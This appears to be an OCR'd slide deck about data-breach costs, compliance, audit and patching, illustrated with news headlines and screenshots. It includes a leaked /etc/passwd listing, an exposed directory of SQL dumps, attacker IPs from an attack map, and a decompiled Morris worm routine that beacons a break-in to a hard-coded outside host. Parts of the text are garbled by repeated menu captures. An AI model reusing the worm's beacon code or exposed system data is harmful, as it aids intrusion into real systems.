


Trust Me...

**EVERYBODY WANTS ONE...**







---

# YOUR COSTS

- ▶ The investigation of the incident
- ▶ Cost of remediating the findings
- ▶ Cost to recover
- ▶ Communications costs (PR, Media, Customer response)
- ▶ Potential legal fees
- ▶ Compliance penalties that could be leveraged



---

# MORE COSTS...

- ▶ Loss of revenue
- ▶ Customer attrition
- ▶ Stock valuation



# COST OF BREACHES

## After data breaches, Verizon knocks \$350M off Yahoo sale, now valued at \$4.48B

Posted Feb 21, 2017 by [Ingrid Lunden \(@ingridlunden\)](#)



Next St



# COST OF NO ENCRYPTION

[News](#) › [Business](#) › [Business News](#)

## TalkTalk given record fine over data breach that led to data theft of nearly 157,000 customers

The personal data of 156,959 customers including names, addresses, dates of birth, phone numbers were stolen

[Zlata Rodionova](#) | Wednesday 5 October 2016 13:00 BST |  3 comments

 Like

Click to follow  
The Independ




SO, WHO GOT THE PINK SLIP?

THE CISO “RETIRED”

THE CIO “RETIRED”

THE CEO “RETIRED”





---

# COMPLIANCE

- ▶ Without compliance, there are no economic incentives to report breaches.  
Customer attrition
- ▶ Breached company only suffers fines and breach reporting costs
- ▶ Often Compliance is the adult in the room



**OH NO!**



- Always Show Bookmarks Bar ⌘B
- ✓ Always Show Toolbar in Full Screen ⌘F
- Stop ⌘.
- Force Reload This Page ⌘R
- Enter Full Screen ⌘F
- Actual Size ⌘0
- Zoom In ⌘+
- Zoom Out ⌘-
- Cast...
- Developer** ▶

Navigation icons: Home, Back, Forward, Stop, Reload, Print, Search, etc.

Page actions: Edit Page, Events

Security Blogger Awards

- View Source** ⌘U
- Developer Tools ⌘I
- JavaScript Console ⌘J







- Always Show Bookmarks Bar ⌘ B
- ✓ Always Show Toolbar in Full Screen ⌘ F
- Stop ⌘ .
- Force Reload This Page ⌘ R
- Enter Full Screen ^ ⌘ F
- Actual Size ⌘ 0
- Zoom In ⌘ +
- Zoom Out ⌘ -
- Cast...
- Developer** ▶

Navigation icons: Home, Search, Lock, etc.

Edit Page [checkmark] [circle] Events [calendar]

Security Blogger Awards

- View Source** ⌘ U
- Developer Tools ⌘ I
- JavaScript Console ⌘ J



- Always Show Bookmarks Bar ⌘B
- ✓ Always Show Toolbar in Full Screen ⌘F
- Stop ⌘.
- Force Reload This Page ⌘R
- Enter Full Screen ^⌘F
- Actual Size ⌘0
- Zoom In ⌘+
- Zoom Out ⌘-
- Cast...
- Developer ▶

Navigation icons: Home, Back, Forward, Stop, Reload, Home, Lock, W, Document

Toolbar: Edit Page, y, ●, Events

Security Blogger Awards



- View Source** ⌘U
- Developer Tools ⌘I
- JavaScript Console ⌘J









```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ntpd:x:103:108::/var/run/openntpd:/bin/false
ntp:x:104:109::/home/ntp:/bin/false
mysql:x:105:110:MySQL Server,,,:/var/lib/mysql:/bin/false
varnish:x:106:112::/home/varnish:/bin/false
varnishlog:x:107:113::/home/varnishlog:/bin/false
revealcloud:x:999:1000::/home/revealcloud:/bin/sh
www-wpe:x:998:998:WP Engine Internal:/home/www-wpe:/bin/sh
postfix:x:108:114::/var/spool/postfix:/bin/false
[redacted]:109:116::/var/lib/nagios:/bin/false
[redacted]:110:117::/var/lib/clamav:/bin/false
[redacted]:111:118::/var/lib/[redacted]/bin/false
[redacted]:1082:1082::/home/[redacted]/bin/sh
[redacted]:x:1083:33::/nas/wp/www/[redacted]:/usr/lib/openssh/sftp-server
[redacted]:x:1088:33::/nas/wp/www/[redacted]:/usr/lib/openssh/sftp-server
[redacted]:x:1091:33::/nas/wp/www/[redacted]:/usr/lib/openssh/sftp-server
[redacted]:x:8011:107::/home/[redacted]
[redacted]:x:9022:9002::/home/[redacted]:/bin/bash
[redacted]:x:9020:9002::/home/[redacted]:/bin/bash
[redacted]:x:8000:107::/home/[redacted]:/bin/bash
[redacted]:x:8010:107::/home/[redacted]:/bin/bash
[redacted]:x:9018:9002::/home/[redacted]:/bin/bash
[redacted]:x:9002:9002::/home/[redacted]:/bin/bash
```





**HAMMER TO SPREAD BUTTER**



### ATTACK ORIGINS

### ATTACK TYPES

### ATTACK TARGETS

### LIVE ATTACKS

COUNTRY
China
United States
Netherlands
Germany
India
Russia

#	PORT	SERVICE TYPE
11	25	smtp
7	50856	xsan-filesystem
6	138	netbios-dgm
5	23	telnet
5	22	ssh
4	50864	xsan-filesystem

#	COUNTRY
67	United States
12	United Arab Emirates
6	Iceland
5	Germany
3	Spain
3	Cyprus

TIMESTAMP	ATTACKER	ATTACKER IP	ATTACKER GEO
10:03:35.482	Mclaut Isp	37.139.187.23	Cherkassy, UA
10:03:34.954	Syptec Phoenix	70.99.192.129	Phoenix, US
10:03:34.576	Syptec Phoenix	70.99.192.128	Phoenix, US
10:03:34.133	China Mobile Communications	111.8.125.43	Beijing, CN
10:03:33.994	Icelab Networks	72.1.100.207	Englewood, US
10:03:33.877	University Of Michigan College Of Engineering	141.212.122.148	Ann Arbor, US





yourdataissecured.com/database/

# Index of /database

- [Parent Directory](#)
- [ontrackdatarecovery\(1\).sql](#)
- [ontrackdatarecovery\(1\) 25 June 2016.sql](#)
- [ontrackdatarecovery\(1\) 25 June 2016 LIVE URL.sql](#)

*Apache Server at yourdataissecured.com Port 80*

# Yahoo's Bob Lord said massive data breach felt like Vertigo

Posted May 15, 2017 by [Natasha Lomas \(@riptari\)](#)



ADVERTISEMENT

## Crunchbase

### Yahoo

**FOUNDED**  
1994

#### OVERVIEW

Yahoo is the world's largest start-up, which that they move fast and always let their users way. Founded in 1994 by two Stanford PhD candidates, they've grown into a company you find what you're looking for on any Internet connected device. Their employees are re



```
• This report a successful breakin by sending a single byte to "128.32.137.13"  
(whoever that is). */
```

```
tatic report_breakin(arg1, arg2) /* 0x2494 */  
  
    int s;  
    struct sockaddr_in sin;  
    char msg;  
  
    if (7 != random() % 15)  
        return;  
  
    bzero(&sin, sizeof(sin));  
    sin.sin_family = AF_INET;  
    sin.sin_port = REPORT_PORT;  
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));  
                                                                    /* <env+77>"128.32.137.13" */  
  
    s = socket(AF_INET, SOCK_STREAM, 0);  
    if (s < 0)  
        return;  
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))  
        ;  
    close(s);
```

# WHO LET THE WORM OUT?





<b>50</b> AMMO	<b>100%</b> HEALTH	2 3 4 5 6 7 ARMS		<b>0%</b> ARMOR	BULL 50 / 200 SHEL 00 / 50 ROKT 00 / 50 CELL 00 / 300
-------------------	-----------------------	------------------------	--	--------------------	--



**DO NOT ALIGN AGAINST YOURSELF**



---

# AUDIT

- ▶ Testing your breach incident response plan
- ▶ Risks and benefits of information sharing
- ▶ Often Compliance is the adult in the room

The bad news:

**COMMUNICATIONS**





**0 DAY TO 100 DAY**



START

WHERE

YOU ARE



# PATCHING

# STOP THE THREATS EARLIER





**BUILD, THEN INNOVATE**





# HACKERS POST NUDE PICS OF CELEBRITIES



3:53 PM ET

@BROOKEBCNN





